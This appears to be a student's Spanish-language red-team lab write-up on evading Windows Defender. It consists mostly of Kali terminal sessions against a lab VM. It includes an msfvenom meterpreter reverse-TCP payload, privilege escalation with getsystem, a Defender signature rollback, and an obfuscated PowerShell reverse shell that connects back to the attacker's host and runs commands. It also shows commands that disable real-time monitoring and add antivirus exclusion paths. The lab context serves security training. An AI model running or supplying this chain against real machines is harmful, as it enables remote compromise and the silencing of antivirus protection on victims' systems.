

## EJERCICIOS - EVASIÓN DE WINDOWS DEFENDER

### PREREQUISITOS

- KALI LINUX
- WINDOWS 10 EVASION

### Ejercicio 1 - Metasploit y Windows Defender

Entra en Windows 10 Evasion y realiza las siguientes tareas:

- Conseguir una sesión de meterpreter.

```
(root@kali)-[/home/veronica/Documentos/red_team]
# msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe > executable.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```



```
(root@kali)-[/home/veronica/Documentos/red_team]
# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.2.30 - - [08/Feb/2023 23:48:58] "GET / HTTP/1.1" 200 -
10.0.2.30 - - [08/Feb/2023 23:48:58] code 404, message File not found
10.0.2.30 - - [08/Feb/2023 23:48:58] "GET /favicon.ico HTTP/1.1" 404 -
10.0.2.30 - - [08/Feb/2023 23:49:01] "GET /executable.exe HTTP/1.1" 200 -
```

```
(root@kali)-[~]
# service postgresql start

(root@kali)-[~]
# msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
```

```
msf6 exploit(multi/handler) > set lhost 10.0.2.15
lhost => 10.0.2.15
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.0.2.15       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Exploit target:


  Id  Name
  --  --
  0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.0.2.15:4444
msf6 exploit(multi/handler) >
```

Nombre	Fecha de modifica...	Tipo	Tamaño
 executable	09/02/2023 0:04	Aplicación	7 KB



```
msf6 exploit(multi/handler) > sessions
```

Active sessions

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x64/windows	EMPRESA\Administrador @ PC1	10.0.2.15:4444 → 10.0.2.30:49842 (10.0.2.30)

```
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter > getuid  
Server username: EMPRESA\Administrador  
meterpreter > █
```

- Elevar privilegios a NT Authority\System.

```
msf6 exploit(multi/handler) > sessions -i 1  
[*] Starting interaction with 1...
```

```
meterpreter > getuid  
Server username: EMPRESA\Administrador  
meterpreter > getsystem  
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter > █
```

- Hacer un rollback de firmas de antivirus.

#### Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	post/windows/manage/rollback_defender_signatures		normal	No	Disable Windows Defender Signatures
1	evasion/windows/windows_defender_exe		normal	No	Microsoft Windows Defender Evasive Executable
2	evasion/windows/windows_defender_jshta		normal	No	Microsoft Windows Defender Evasive JS.Net and HTA
3	evasion/windows/process_herpaderping		normal	No	Process Herpaderping evasion technique
4	post/windows/gather/enum_av_excluded		normal	No	Windows Antivirus Exclusions Enumeration
5	exploit/windows/local/bypassuac_fodhelper	2017-05-12	excellent	Yes	Windows UAC Protection Bypass (Via FodHelper Registry Key)

Interact with a module by name or index. For example `info 5`, `use 5` or `use exploit/windows/local/bypassuac_fodhelper`

```
msf6 exploit(multi/handler) > use 0
```

```
msf6 post(windows/manage/rollback_defender_signatures) > use 0
```

```
msf6 post(windows/manage/rollback_defender_signatures) > options
```

Module options (post/windows/manage/rollback\_defender\_signatures):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

Post action:

Name	Description
ROLLBACK	Rollback Defender signatures

View the full module info with the `info`, or `info -d` command.

```
msf6 post(windows/manage/rollback_defender_signatures) > set session 1
session => 1
msf6 post(windows/manage/rollback_defender_signatures) > sessions
```

Active sessions

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x64/windows	NT AUTHORITY\SYSTEM @ PC1	10.0.2.15:4444 → 10.0.2.30:49842 (10.0.2.30)

```
msf6 post(windows/manage/rollback_defender_signatures) > options
```

Module options (post/windows/manage/rollback\_defender\_signatures):

<u>Name</u>	<u>Current Setting</u>	<u>Required</u>	<u>Description</u>
SESSION	1	yes	The session to run this module on

Post action:

<u>Name</u>	<u>Description</u>
ROLLBACK	Rollback Defender signatures

View the full module info with the `info`, or `info -d` command.

```
msf6 post(windows/manage/rollback_defender_signatures) > exploit

[*] Removing all definitions for Windows Defender
[*] Running cmd.exe /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
[*] Service Version: 4.18.2211.5
Engine Version: 1.1.19900.2
AntiSpyware Signature Version: 1.381.3343.0
AntiVirus Signature Version: 1.381.3343.0

Starting engine and signature rollback to none ...
Done!
[*] Post module execution completed
```

- Desactivar Windows Defender con el payload avanzado visto en clase.

```
(root@kali)-[/home/veronica/Documentos/red_team]
# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,
```

Archivo Acciones Editar Vista Ayuda

```
GNU nano 7.2 bichovero.ps1
while ($true) {
    $px = "a","0","2","f";
    $p = ($px | ForEach { [convert]::ToInt32($_,16) }) -join '.';
    $w = "GET /index.html HTTP/1.1`r`nHost: $p`r`nMozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0`r`nAccept: text/html`r`n`r`n";
    $s = [System.Text.ASCIIEncoding];
    [byte[]]$b = 0..65535|%{0};
    $x = "n-eiorvsxpk5";Set-alias $x ($x[$true-10] + ($x[[byte]("0x" + "FF") - 265]) + $x[[byte]("0x" + "9a") - 158]);
    $y = New-Object System.Net.Sockets.TCPClient($p,8080);
    $z = $y.GetStream();
    $d = $s::UTF8.GetBytes($w);
    $z.Write($d, 0, $d.Length);
    $t = (n-eiorvsxpk5 whoami) + "$ ";
    while(($l = $z.Read($b, 0, $b.Length)) -ne 0){
        $v = (New-Object -TypeName $s).GetString($b,0, $l);
        $d = $s::UTF8.GetBytes((n-eiorvsxpk5 $v 2>&1 | Out-String )) + $s::UTF8.GetBytes($t);
        $z.Write($d, 0, $d.Length);}$y.Close();
    Start-Sleep -Seconds 5}
```



```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > upload /home/veronica/Documentos/red_team/bichovero.ps1 "C:\Windows\Temp"
[*] Uploading : /home/veronica/Documentos/red_team/bichovero.ps1 → C:\Windows\Temp\bichovero.ps1
[*] Completed : /home/veronica/Documentos/red_team/bichovero.ps1 → C:\Windows\Temp\bichovero.ps1
meterpreter > shell
Process 4464 created.
Channel 4 created.
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>cd ..
cd ..
C:\Windows>cd Temp
cd Temp

C:\Windows\Temp>dir /home/veronica/Documentos/red_team
dir
El volumen de la unidad C no tiene etiqueta.
El número de serie del volumen es: 2429-57B6
Directorio de C:\Windows\Temp

09/02/2023 00:34 <DIR> /home/veronica/Documentos/red_team
09/02/2023 00:34 <DIR> ..
09/02/2023 00:03 <DIR> A645A11A-FFCB-4B98-913E-33512B8CA39E-Sigs
09/02/2023 00:34 925 bichovero.ps1
09/02/2023 00:03 106.228 MpCmdRun.log
09/02/2023 00:03 239.690 MpSigStub.log
08/02/2023 10:12 72.385 msedge_installer.log
06/02/2023 16:44 0 nscB4.tmp
06/02/2023 16:43 <DIR> nsdF7F8.tmp
08/11/2018 20:56 147.072 OLDB80B.tmp
08/02/2023 18:27 122.564 sa.9NWVGWLHPB1Z_0__.Public.InstallAgent.dat
08/02/2023 10:41 <DIR> WinSAT
7 archivos 688.864 bytes
5 dirs 18.852.712.448 bytes libres

C:\Windows\Temp>

```



```
GET /index.html HTTP/1.1
C:\Windows\Temp>Get-ExecutionPolicy -list
Get-ExecutionPolicy -list0.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
"Get-ExecutionPolicy" no se reconoce como un comando interno o externo,
programa o archivo por lotes ejecutable.

C:\Windows\Temp>powershell -executionpolicy bypass -noexit -file bichovero.ps1
powershell -executionpolicy bypass -noexit -file bichovero.ps1
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.
```

```
(root@kali)-[/home/veronica/Documentos/red_team]
# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html


nt authority\system$
```

```
Consumer%20Protection%20in%20Crypto%20-%20A%20Call%20for%20Global%20Standards.p
crosslinked
'CTF MR. ROBOT'
curl.exe
definitions.zip
Empire
executable.exe
gitrecon
hijackme.dll
hoaxshell
holehe
250620 (1).zip
(root@kali)-[/home/veronica/Documentos/red_team]
# nano bichovero.ps1

(root@kali)-[/home/veronica/Documentos/red_team]
# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,

nc
(root@kali)-[/home/veronica/Documentos/red_team]
# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html

nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $true
```



```

crosslinked
'CTF MR. ROBOT'
curl.exe
definitions.zip
Empire
executable.exe
gitrecon
hijackme.dll
hoaxshell
holehe


(root@kali)-[/home/veronica/Documentos/red_team]
# nano bichovero.ps1

(root@kali)-[/home/veronica/Documentos/red_team]
# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,

(root@kali)-[/home/veronica/Documentos/red_team]
# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html

nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $true
nt authority\system$

```



```

Consumer%20Protection%20In%20Crypto%20-%20A%20Call%20for%20Global%20Standards.f
crosslinked
'CTF MR. ROBOT'
curl.exe
definitions.zip
Empire
executable.exe
gitrecon
hijackme.dll
hoaxshell
holehe


(root@kali)-[/home/veronica/Documentos/red_team]
# nano bichovero.ps1

(root@kali)-[/home/veronica/Documentos/red_team]
# printf "%x,%x,%x,%x, \n" 10 0 2 15
a,0,2,f,

(root@kali)-[/home/veronica/Documentos/red_team]
# nc -nlvp 8080
listening on [any] 8080 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.30] 49860
GET /index.html HTTP/1.1
Host: 10.0.2.15
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html

nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $true
nt authority\system$ Set-MpPreference -DisableRealtimeMonitoring $false
nt authority\system$

```



- Añadir la ruta de exclusión C:\Windows\Temp para evadir antivirus.

Como no comprendi bien como hacer este ejercicio probe varias cosas, primero añadir el path en vez de DisableAntispyware y abajo el resultado de habilitar y deshabilitar, por otro lado también probe lo hecho en clase con sus respectivas consultas con reg query.

```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
La operaci3n se complet3 correctamente.
```

```
C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths
    C:\Windows\Temp    REG_DWORD    0x1
```

```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
La operaci3n se complet3 correctamente.
```

```
C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths
    C:\Windows\Temp    REG_DWORD    0x0
```

```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
La operaci3n se complet3 correctamente.
```

```
C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
La operaci3n se complet3 correctamente.
```

```

C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 0 /f
La operaci3n se complet3 correctamente.

C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 1 /f
La operaci3n se complet3 correctamente.

C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x1

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager

C:\Windows\Temp>reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
reg.exe ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v DisableAntiSpyware /t REG_DWORD /d 0 /f
La operaci3n se complet3 correctamente.

C:\Windows\Temp>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender
    DisableAntiSpyware    REG_DWORD    0x0

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager

```

- Añadir la ruta de exclusión C:\Windows\Temp en registro para evadir Windows Defender

Intente con el comando de abajo y me daba acceso denegado por ende probe de otra manera y si funciona

```
C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

PS C:\Windows\system32> reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp\" /t REG_DWORD /d 1 /f
reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp\" /t REG_DWORD /d 1 /f
ERROR: Acceso denegado.
PS C:\Windows\system32> reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
reg.exe ADD "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths" /v "C:\Windows\Temp" /t REG_DWORD /d 1 /f
ERROR: Acceso denegado.
PS C:\Windows\system32> █
```

```
meterpreter > shell
Process 7592 created.
Channel 1 created.
Microsoft Windows [Versi#n 10.0.17763.1935]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Windows\system32>powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows\Temp"
powershell -inputformat none -outputformat none -NonInteractive -Command Add-MpPreference -ExclusionPath "C:\Windows\Temp"

C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths
C:\Users\Administrador\Downloads REG_DWORD 0x0
C:\Windows\Temp REG_DWORD 0x0
```

C:\Users\Administrador\Downloads  
Carpeta



C:\Windows\Temp  
Carpeta

